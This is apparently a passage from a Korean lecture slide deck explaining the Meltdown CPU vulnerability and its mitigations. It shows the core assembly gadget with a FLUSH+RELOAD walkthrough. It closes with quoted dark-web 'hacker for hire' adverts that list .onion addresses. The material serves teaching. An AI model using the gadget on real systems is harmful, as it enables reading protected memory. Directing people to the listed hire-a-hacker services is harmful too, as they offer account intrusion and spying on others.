 2. 레지스터의 값을 캐시에 저장한다
 3. FLUSH+RELOAD 기법으로 원래의 1 byte 를 알아낸다
- 그냥 이 과정의 반복!

Understanding Meltdown – 7

Meltdown Attack

```
; %ecx: 해커가 원하는 메모리 영역  
; %ebx: probe_array
```

```
1: loop:
```

```
2: movzx (%ecx), %eax ; 예외발생
```

```
3: shl $12, %eax
```

```
4: jz loop
```

```
5: mov (%ebx,%eax,1), %ebx
```

Meltdown 1단계

- 2: ecx 주소값의 값을 읽어서 eax 복사
- 원하는 영역 1 byte 읽기
- 권한이 없어서 예외 발생

Meltdown 2단계

3: eax 에 4096 을 곱함

5: 곱한 값을 ebx 에 저장


- 해커는 이미 캐시를 FLUSH 했기 때문에 오로지 이 데이터만 캐시에 로드되어있음!!

Understanding Meltdown – 7

Meltdown Attack

Meltdown 3단계



- FLUSH+RELOAD 로 캐시에 남아 있는 데이터를 알아냄



MELTDOWN #1

1

MELTDOWN #2



Understanding Meltdown – 8

어떻게 대응해야 하나?


Javascript 로 실행되는 멜트다운 방지를 위해서

- 시간 계산을 통해서 트리거되는 취약점
- 크롬, 엣지, 파이어폭스 등의 메이저 브라우저
- 시간 오차율을 임시적으로 높이기도..

CERT/CC 공식 권고안

- Meltdown 이 처음 발표되었을 때
 - “Intel CPU 를 바꿔라”
- 공식 입장을 철회하고
 - “펌웨어 및 운영체제 업데이트를 해라”
- CPU 를 바꾸는 것은 사실상 비현실적
 - 수백대의 기업 컴퓨터
 - 수만대의 피시방 컴퓨터

제로데이 발생 시점과 보안 업데이트 타이밍



검은색 시간 : 프로그래머가 취약한 시스템을 개발한 시점

빨간색 시간 : “화이트 해커” 가 취약점을 발견하고 공식 발표한 시점

파란색 시간 : 보안 업데이트를 한 시점

오늘도 다크웹에서는...

<http://2ogmrlfzdthnwkez.onion/>

What i'll do:

I'll do anything for money, i'm not a professional hacker.

Some examples:

- Simply hacking something technical
- Causing a lot of technical trouble
- Economic espionage
- Getting private information from someone
- Ruining your opponents, business, or whatever you like.

If you want someone to get know

<http://z57whuq7jaqgmh6d.onion/sm-hack/>

Hacker for hire!

- Want to check your lover's private messages?
- Want to hack someone's social network account and find out some personal info?
- Or you want to damage his reputation?
- etc.

들어주셔서 감사합니다

질문있나요?